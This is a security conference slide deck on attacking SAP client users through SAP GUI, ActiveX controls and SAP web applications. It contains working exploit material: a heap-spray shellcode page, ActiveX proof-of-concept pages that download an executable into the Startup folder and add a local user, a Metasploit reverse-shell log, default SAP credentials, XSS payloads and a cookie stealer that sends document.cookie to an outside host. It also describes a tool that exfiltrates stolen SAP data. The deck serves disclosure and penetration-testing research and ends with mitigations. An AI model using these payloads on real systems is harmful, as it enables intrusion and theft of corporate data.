



SAP Security: Attacking SAP users with sapsplit

Alexander Polyakov. PCI QSA, PA-QSA

Director of Research and Audit Department, Digital Security

Head of Digital Security Research Group [DSecRG]

a.polyakov@dsec.ru [@sh2kerr](https://twitter.com/sh2kerr) <http://dsecrg.com>

Digital Security

Digital Security is the leading Russian security consulting company - Russian WhiteHats 😊

Provide all popular security activities as any Europe or US consulting company

Information security consulting:

- Certification/ Compliance **ISO,PCI,PA-DSS** etc
- Penetration testing / security assessment
- Security software development
- Information security awareness center
- **ERP security** assessment.
- **Research center**



Who is that mustage-guy?

1. Work in the Digital Security (<http://dsec.ru>) company now as Director of Research and Audit Department
2. Head of **Digital Security Research Group** (<http://dsecrg.com>) / Council member of **PCIDSS.RU** (<http://pcidssru.com>)
3. Found a lot of **vulnerabilities in SAP, Oracle, IBM...** solutions
4. Wrote the **first Russian book about Oracle Database security** - “Oracle Security from the Eye of the Auditor. Attack and Defense” (in Russian) (http://www.dsec.ru/about/articles/oracle_security_book/)
5. One of the contributors to Oracle with metasploit project (<http://www.metasploit.com/redmine/projects/framework/wiki/OracleUsage>)
6. Speaker at **HITB** :), T2.fi, Troopers10, InfosecurityRussia, PCIDSSRUSSIA2010 Ruscrypto, Chaos Constructions (CC)

7. The main interests and activities:

- **ERP and SAP** security assessment / research
- Web application and **Database** security assessment / research
- Penetration testing / Security assessment
- **Managing/Teaching Research group**
- PCI DSS/**PA-DSS** assessment / Risk assesment

Intro

*Business applications like ERP, CRM, SRM and others are one of the major topics within the field of computer security as those applications store business data and any vulnerability in those applications can cause a significant **monetary loss** or even stoppage of business.*



Nonetheless people still do not pay attention to the technical side of SAP security.

Intro



Main problems in ERP security

- ERP systems have a **complex structure** (complexity kills security)
- Mostly available **inside a company** (closed world)
- Contain many different **vulnerabilities in all the levels** from network to application
- **Rarely updated** because administrators are scared they can be broken during updates

SAP Security

SAP Security: Pentester's view

Abstraction Levels

- Network
- OS
- Database
- Application (BASIS)
- Additional services (IGS,ICM, j2EE telnet)
- **Client-side**

SAP Security: Pentester's view

- Very Very Very Very Very huge area
- Impossible to describe it all in one hour
- You can start with:
 - Sap security Guides and Sap security notes
 - My previous talk “[Attacking SAP users with sapsplit](#)” from Troopers 2010
 - Mariano Nunez Di Croce presentations from BlackHat and HITB


http://www.troopers10.org/content/e728/e897/e910/TROOPERS10_Some_notes_on_SAP_security_Alexander_Polyakov.pdf

Real life situation:

*During one of our sap penetration tests we found that SAP infrastructure was securely **separated from users network** so one of the possible ways to attack this network was getting access to users workstations which can get access to SAP servers*

Why attack Users

- Users are **less secure**
- There are **thousands SAP users** in one company
- U can attack them **even if Server is fully secured**
- U can attack them **from outside**
- U can **use them as proxy** for attacking servers
- They are stupid)



Attacking SAP Users

SAP users may connect using :

- SAPGUI
- JAVAGUI (usually in NIX so don't touch this :)
- WEBGUI (Browser)
- RFC
- Applications such as VisualAdmin, Mobile client and many-many other stuff

Attacking SAP Users: First look, Data encryption

| Soft | Password encryption | Data encryption | Mitigation |
|--------------|--|---|------------|
| SAPGUI | DIAG (compressed and can be decompressed) | DIAG (compressed and can be decompressed) | SNC |
| JAVAGUI | DIAG | DIAG | SNC |
| WEBGUI | Base64 | NO | SSL |
| RFC | XOR with known value | DIAG | SNC |
| Visual Admin | Proprietary encoding (vulnerable DSECRG-00124) | NO | SSL |
| Mobile Admin | NO | NO | SSL |

SAP GUI overview

- SAP GUI — Common application for connecting to SAP
- Very widespread almost at any SAP workstation in a company (hundreds or thousands installations)
- Don't have simple auto update (instead of MS products, AV, flash etc)
- Not so popular usually never updated or updated very rarely

In reality administrators even don't think that SAPGUI must be updated (just yearly functional updates maybe)

Attacking SAPGUI clients



Common Vulnerabilities

- SAP LPD overflows
- ActiveX overflows
- Other ActiveX vulnerabilities
- Sap shortcuts
- Clear Data/Password transmitting

SAP LPD Vulnerabilities


- Components for enabling printer options in SAP
- Multiple buffer overflow vulnerabilities by Luigi Auriemma (4 february 2008)
- Vulnerabilities were found SAPIpd protocol
- It allowed an attacker to receive the full remote control over the vulnerable system

According to our statistics of security assessments in 2009 about 30% of workstations are vulnerable

<http://aluigi.altervista.org/adv/saplpdz-adv.txt>

SAP LPD Vulnerabilities in details

- There are thousands of workstations in a company so you have a great chance that using Metasploit module db_autopwn you can exploit somebody



```
Metasploit Exploit (12)

      =[ msf v3.2-release
+ -- ==[ 320 exploits - 217 payloads
+ -- ==[ 20 encoders - 6 nops
      =[ 99 aux

[*] Started reverse handler
[*] Trying target SAPlpd 6.28.0.1 (SAP Release 6.40)...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.1.13:4444 -> 172.16.0.113:2827)

Microsoft Windows XP [e#àá"i 5.1.2600]
(e) @@á"@@á e"i i @*á@@á@@á, 1985-2001.

C:\Program Files\SAP\FrontEnd\SAPgui\SAPlpd>

(running) |
```

ActiveX Vulnerabilities

- There are about 1000 ActiveX controls installed with SAP GUI
- Any of them can potentially have a vulnerability
- User interaction is needed. (the link could be sent by e-mail, ICQ, fb, tweet.)
- The vulnerable component will be executed in the context of a browser of a victim which is frequently started under the administrative rights
- Using social engineering scenarios it can be about 10-50% of exploitation depending on ActiveX scenario and users awareness

ActiveX Vulnerabilities history

| Date | Vulnerable Component | Author | Vulnerability | Link |
|------------|----------------------|--|-------------------|---|
| 04.01.2007 | rfguisink | Mark Litchfield | BOF | http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/ |
| 04.01.2007 | Kwedit | Mark Litchfield | BOF | http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/ |
| 07.11.2008 | mdrmsap | Will Dormann | BOF | http://www.securityfocus.com/bid/32186/info |
| 07.01.2009 | Sizerone | Carsten Eiram | BOF | http://www.securityfocus.com/bid/33148/info |
| 31.03.2009 | WebWiewer3D | Will Dormann | BOF | http://www.securityfocus.com/bid/34310/info |
| 15.04.2009 | Kwedit | Carsten Eiram | Insecure Method | http://secunia.com/secunia_research/2008-56/ |
| 08.06.2009 | Sapirrfc | Alexander Polyakov (DSecRG) | BOF | http://dsecrg.com/pages/vul/show.php?id=115 |
| 28.09.2009 | WebWiewer3D | Alexander Polyakov (DSecRG) | Insecure Method | http://dsecrg.com/pages/vul/show.php?id=143 |
| 28.09.2009 | WebWiewer2D | Alexander Polyakov (DSecRG) | Insecure Method | http://dsecrg.com/pages/vul/show.php?id=144 |
| 07.10.2009 | VxFlexgrid | Elazar Broad , Alexander Polyakov (DSecRG) | BOF | http://dsecrg.com/pages/vul/show.php?id=117 |
| 23.03.2010 | BExGlobal | Alexey Sintsov (DSecRG) | Insecure Method | http://dsecrg.com/pages/vul/show.php?id=164 |
| ??? | Kwedit | Alexander Polyakov, Alexey Troshichev (DSecRG) | Insecure Method | http://dsecrg.com/pages/vul/show.php?id=145 |
| ??? | DSECRG-09-069 | Alexey Sintsov (DSecRG) | Memory Corruption | Later or dsecrg.com |
| ??? | DSECRG-09-070 | Alexey Sintsov (DSecRG) | Format String | Later or dsecrg.com |
| ??? | DSECRG-00173 | Alexander Polyakov (DSecRG) | Insecure Method | Later or dsecrg.com |

ActiveX Buffer Overflows

- The first example was found by Mark Litchfield in January, 2007
- Vulnerable components: kwedit and rfcguisink
- Later were found more BOF in SAP ActiveX controls
- Successful exploitation = full remote control
- For most of vulnerabilities exploits available

ActiveX Buffer Overflows in the 3rd party components

15.11.2007

- Elazar Broad published BOF exploit for ComponentOne FlexGrid ActiveX
- Vendor did not release any patches

26.11.2008

- DSecRG found this component to be installed by default with SAP GUI and with SAP Business One Client
- We posted it to SAP
- SAP added killbit recommendations for SAP GUI (1092631)

08.07.2009

- SAP released patch for SAP Business One Client (sapnote 1327004)

<http://dsecrg.com/pages/vul/show.php?id=117>

ActiveX Buffer Overflows in 3rd party components (Example)

heap spray exploit for FlexGrid. attacker can run calc.exe for example:

```
<HTML>
<HEAD>
<META http-equiv=Content-Type content="text/html; charset=windows-1252">
<script language="JavaScript" defer>
  var sCode = unescape("%uE860%u0000%u0000%u815D%u06ED%u0000%u8A00%u1285%u0001%u0800" +
    "%u75C0%uFE0F%u1285%u0001%uE800%u001A%u0000%uC009%u1074%u0A6A" +
    "%u858D%u0114%u0000%uFF50%u0695%u0001%u6100%uC031%uC489%uC350" +
    "%u8D60%u02BD%u0001%u3100%uB0C0%u6430%u008B%u408B%u8B0C%u1C40" +
    "%u008B%u408B%uFC08%uC689%u3F83%u7400%uFF0F%u5637%u33E8%u0000" +
    "%u0900%u74C0%uAB2B%uECEB%uC783%u8304%u003F%u1774%uF889%u5040" +
    "%u95FF%u0102%u0000%uC009%u1274%uC689%uB60F%u0107%uEBC7%u31CD" +
    "%u40C0%u4489%u1C24%uC361%uC031%uF6EB%u8B60%u2444%u0324%u3C40" +
    "%u408D%u8D18%u6040%u388B%uFF09%u5274%u7C03%u2424%u4F8B%u8B18" +
    "%u205F%u5C03%u2424%u49FC%u407C%u348B%u038B%u2474%u3124%u99C0" +
    "%u08AC%u74C0%uC107%u07C2%uC201%uF4EB%u543B%u2824%uE175%u578B" +
    "%u0324%u2454%u0F24%u04B7%uC14A%u02E0%u578B%u031C%u2454%u8B24" +
    "%u1004%u4403%u2424%u4489%u1C24%uC261%u0008%uC031%uF4EB%uFFC9" +
    "%u10DF%u9231%uE8BF%u0000%u0000%u0000%u0000%u9000%u6163%u636C" +
    "%u652E%u6578%u9000");

  var sSlide = unescape("%u9090%u9090");
  var heapSA = 0x0c0c0c0c;
  function tryMe()
  {var buffSize = 5200;
    var x = unescape("%0c%0c%0c%0c");
    while (x.length<buffSize) x += x;
    x = x.substring(0,buffSize);
```

[DSECRG-09-017] <http://dsecrg.com/pages/vul/show.php?id=117>

fixed with security note 1092631 and 1327004

Advanced ActiveX Attacks

Buffer overflows is not the only one vulnerability in ActiveX components.

There are ActiveX controls that can:

- Download and exec executables such as Trojans
- Run any file/command
- Read/Write files
- Overwrite/Delete files
- **Connect to SAP servers**

Download and exec executables

attacker can upload trojan on a victim's PC and save it in autorun.

```
<html>
<title>DSecRG SAP ActiveX download and execute</title>
<object classid="clsid:2137278D-EF5C-11D3-96CE-0004AC965257"
id='test'></object>
<script language='Javascript'>
function init()
{
var url = "http://172.16.0.1/notepad.exe";
var FileName='../../../../../../../../../../../../Documents and Settings/
All Users/Start menu/Programs/Startup/notepad.exe';
test.Comp_Download(url,FileName);
</script>
DSecRG
</html>
```

[DSECRG-09-045] <http://dsecrg.com/pages/vul/show.php?id=145>

fixed with security note 1294913 and a workaround provided with security note 1092631

Run any program

attacker can run any program, such as add any user to victim's PC

```
<html>
<title>*DSecRG* Add user *DSecRG*</title>
<object classid="clsid:A009C90D-814B-11D3-BA3E-080009D22344"
id='test'></object>
<script language='Javascript'>
function init()
{
test.Execute("net.exe", "user DSecRG p4ssW0rd /add" , "d:\\windows\\
\\", 1, "", 1);
}
init();
</script>
DSecRG
</html>
```

[DSECRG-09-064] <http://dsecrg.com/pages/vul/show.php?id=164>

fixed with security note 1407285

Overwrite any file

Attacker can overwrite any file such as SAP configuration file

```
<HTML>
<title>*DSecRG* delete config</title> <BODY>
<object id=test classid="clsid:{A76CEBEE-7364-11D2-
AA6B-00E02924C34E}"></object>
<SCRIPT>
function init()
{
File = "c:\WINDOWS\saplogon.ini"
test.SaveToSessionFile(File)
}
Init();
</SCRIPT>
</BODY>
</HTML>
```

[DSECRG-09-043] <http://dsecrg.com/pages/vul/show.php?id=143>

fixed with security note 1372153

Connect to SAP servers

There are also some attacks that don't use any vulnerabilities

- many ActiveX execute different SAP functions such as connecting to server
- Combining those methods an attacker can construct any attack
- In our example we use **SAP.LogonControl** for connection using RFC protocol and **SAP.TableFactory** for selection data from the tables
- Generated exploit connects to SAP server and selects critical data from SAP server

Connect to SAP server

```
Sub Main()
Set LogonControl = CreateObject("SAP.LogonControl.1")
Set funcControl = CreateObject("SAP.Functions")
Set TableFactoryCtrl = CreateObject("SAP.TableFactory.1")
call R3Logon
funcControl.Connection = conn
call R3RFC_READ_TABLE("KNA1")
conn.Logoff
MsgBox " Logged off from R/3! "
End Sub
Sub R3Logon()
Set conn = LogonControl.NewConnection
conn.ApplicationServer = "172.16.1.14" ' IP or DNS-Name of the R/3 application server
conn.System = "00" ' System ID of the instance, usually 00
conn.Client = "000" ' opt. Client number to logon to
conn.Language = "EN" ' opt. Your login language
conn.User = "SAP*" ' opt. Your user id
conn.Password = "06071992" ' opt. Your password
eQUERY_TAB.Value = pQueryTab ' pQueryTab is the R/3 name of the table
TOPTIONS.AppendRow ' new item line
'TOPTIONS(1,"TEXT") = "MANDT EQ '000'"
If RFC_READ_TABLE.Call = True Then
    If TDATA.RowCount > 0 Then
        MsgBox TDATA(1, "WA")
    Else
        MsgBox "Call to RFC_READ_TABLE successful! No data found"
    End If
Else
    MsgBox "Call to RFC_READ_TABLE failed!"
End If
End Sub
```

ActiveX Attacks: sapsplit

sapsplit - tool for automatic sap clients exploitation using all kind of ActiveX vulnerabilities. Developed by DSecRG researchers:

Alexander Polyakov (@sh2kerr) architect

Alexey Sintsov (@asintsov) coding

- Perl generator for evil html page
- Modular structure
- Collect all described exploits
- 2 Payloads (exec command or upload saptrojan)
- jitspray exploit versions by Alexey Sintsov (beta)

Later on <http://dsecrg.com/pages/tools>

<http://dsecrg.com/files/pub/pdf/Writing%20JIT-Spray%20Shellcode%20for%20fun%20and%20profit.pdf>


ActiveX Attacks: sapsplit

You Got access to the client's OS what then?

- Obtain information about SAP servers
- Connect to SAP servers using default or stolen credentials
- Obtain critical data from SAP server
- Transmit it securely to attacker
- Something more

Saptrajan: Gathering info


- All connections to SAP servers stored in configuration file
- By default:
 - C:\WINDOWS\saplogon.ini
 - D:\WINDOWS\saplogon.ini
 - C:\WINNT\saplogon.ini
 - D:\WINNT\saplogon.ini
- From this file we get:
 - IP address
 - Instance ID
 - SID



Sapstrojan: Connecting to SAP

- Try default passwords
- Try to read them from sapshortcuts (filetype *.sap on desktop or sapworkdir)
- Try to bruteforce (rfc brute is not locking before 6.20)
- Try to bruteforce 2 minutes before midnight 😊 (login/failed_user_auto_unlock)
- Or upload keylogger

| USER | PASSWORD | CLIENT |
|------------|----------|-------------|
| SAP* | 06071992 | 000 001 066 |
| DDIC | 19920706 | 000 001 |
| TMSADM | PASSWORD | 000 |
| SAPCPIC | ADMIN | 000 001 |
| EARLYWATCH | SUPPORT | 066 |



Secure use of sap shortcuts <http://www.basis2048.com/sap-gui-for-windows-security-execution-of-sapshortcuts-1344.htm>

Sapstrojan: Some fun

- We can simply sniff passwords if we are on victims pc
 - Using key logger (u can upload any one using downl&exec payload)
 - By sniffing traffic (data compressed by default)
- We can turn off data compression using variable TDW_NOCOMPRESS=1
- After it we can sniff passwords locally or by arpspoof if we in the same segment

This function is included in sapstrojan (beta)

Sapstrojan: Downloading Critical info

- After successful connection trying to download critical information:
 - Table usr02 – all users + passwords (unfortunately in RAW format)
 - Table KNA1 – table with data about all Customers
 - Table LFA1 – table with vendor master data
 - Anything else u want 😊

All this information must be presented to TOP's (CEO,CFO,CISO) to show the criticality of vulnerabilities. It is the goal of sapstrojan

Sapstrojan: Uploading it to attacker's sever

- After successful download we transfer data to attackers server (sapsplit):
 - Transfer is making using HTTP post requests
 - All information is encrypted on secret key to prevent any possible DLP solutions
 - Also it is encrypted to prevent possible interception
 - Decrypts on the server site and saves

JUST ONE CLICK FROM INSTALLING SAPSPLOIT TO GETTING CRITICAL INFORMATION FROM INSIDE THE COMPANY THAT USE SAP.

ActiveX Attacks: saptrojan

***saptrojan** - tool for gaining additional information from users workstations and attack SAP servers. developed by DSecRG researchers:*

Alexander Polyakov (@sh2kerr) architect

Alexey Sintsov (@asintsov) coding

- Written on vbs and use SAP ActiveX controls
- Use different methods for getting credentials
- Download critical information
- Transfer it encrypted

Later on <http://dsecrg.com/pages/tools/>

SAPSPLOIT & SAPTROJAN DEMO

Attacking WEB clients

WEB Clients Attacks

- Many SAP systems transferred to the web
- For example SAP CRM, SRM, Portal
- There are also many custom applications (addons for SM)
- All those applications store many vulnerabilities
- Despite that vulnerabilities are found in WEB servers, most of the attacks are targeted at SAP clients.

Thus, speaking about **safety of SAP-clients** it is necessary to mention typical client-side **vulnerabilities in web applications**

Typical Attacks on SAP WEB Clients

- Linked XSS
- Phishing
- XSRF
- HTML Injection and Stored XSS
- Malicious file upload

All of those vulnerabilities possible in SAP

There was another real life example.

One company uses SRM system – supplier resource management system. This system was developed for automated tender management. Any company (and not only :) can register in that system and publish a tender information.

This Application is **visible from outside using web**

You don't believe me ?)

Attacking SAP SRM

- SAP SRM use cFolders web-based application for collaborative share of the information
- cFolders is integrated to SAP ECC,PLM,SRM,KM and cRooms
- If one user can get access to another data or to administrators console it is a critical vulnerability
- There are many ways to do this


So lets Begin!!!!

Start with simple Phishing

- Using XSS (DSecRG-08-038) it is **possible to steal a user's credentials**
- It is **not a simple XSS** because it is found on login page before auth.
(it means we cannot intercept cookies)
- It **injects code** into page source **after forms of input** of a login and a password
- So we can **rewrite standard entry fields** with fake that will transfer the data entered by a user, on a attacker's site
- Need some time to make it clear))

<http://dsecrg.com/pages/vul/show.php?id=38>

Phishing



Continuing with Linked XSS

There are so many XSS vulnerabilities in SAP.....

Greetz to our teem:
alexey sintsov,
dmitriy evdokimov,
dmitriy chastuhin

Found more XSS <http://dsecrg.com>
<http://onapsis.com>
<http://cybcec.com>

+ may talk from troopers10



Continue with XSRF

- SAP MMR accessible from internet
- Vulnerable to DOS attack by sending a multiple packets with performance test request. ([DSECRG-00125](#) previously reported)
- In new versions MMR needs authentication
- We can simply send URL to administrator and run DOS attack

Stored XSS's

1. Code injection in Bookmark creation option

It is possible to inject javascript code into Bookmark field on the page

[https://\[site\]/sap/bc/bsp/sap/cfx_rfc_ui/hyp_de_create.htm](https://[site]/sap/bc/bsp/sap/cfx_rfc_ui/hyp_de_create.htm)

example link value:

```
http://test.com" onmouseover="alert (document.cookie) ">
```

Then when administrator browses for user folders script will execute.

2. Code injection document uploading area

It is possible to create a document with the file name including javascript code.

example filename value:

```
aaa"><script>alert () </script>.doc
```

So using this vulnerabilities a user can steal cookie or upload sapsplit like he did in the first example.

<http://dsecrg.com/pages/vul/show.php?id=114> [DSECRG-09-014]

Malicious file upload

- Much **more** interesting and **critical** vulnerability
- Cfolders engine allows to **create HTML documents (and any other) containing any data** and to place them in shared folders
- Any **authenticated user** (supplier) **can inject malicious code** in the portal page
- In simple scenario we can **put cookie sniffer** into shared folder and **get access to purchaser session**.
- More advanced scenario – **Insert Sapsplit** into HTML document and **obtain shell access** :)

```
<html><script>document.location.href='http://  
dserg.com/?'+document.cookie;</script></html>
```


ATTACKING WEB CLIENTS

DEMO

Mitigations

- ✓ Many workstations (about 50%) still run on SAPGUI 6.4. Don't use SAPGUI 6.4 (there is no patches for some vulns)
- ✓ Patch SAPLPD
- ✓ Patch SAPGUI 7.1 for at least sp10 or set killbits as described in
- ✓ Don't click on untrusted links))
- ✓ Don't store password in shortcuts (HKCU\Software\SAP\SAPShortcut\Security EnablePassword=0)
- ✓ Check for rfc bruteforce patch
- ✓ Be sure to implement passwords lockout policies
- ✓ Don't use option for automated users unlocking in midnight
- ✓ Securely use shortcuts

<http://www.basis2048.com/sap-gui-for-windows-security-execution-of-sapshortcuts-1344.htm>

- ✓ Patch cfolders and other WEB components
- ✓ Use antivirus software in Cfolders for file upload
- ✓ Teach users with security awareness programm
- ✓ Make annual security assessments

Conclusion

- ERP systems such as SAP is one of the **main business element** of any company
- In case of SAP we saw many problems in just one of **presentation levels**
- **Client-site level is not less important than any other**
- Problems are with **architecture, software** and **users mind**
- SAP **HAS** solutions for almost all possible security problems (patches, guides)
- But the number of these problems very **huge, admins don't patch**
- **Better to start thinking about security before than after implementation.**
- **Need to control security periodically by security assessment or using tools like sapsplit&sapstrojan and other**

*If u can have a **special skilled department** and work 24/7 – to secure SAP do this. If not – **keep it to professionals***

Thanks

a.polyakov@dsec.ru

www.dsecrg.com

[@sh2kerr](#)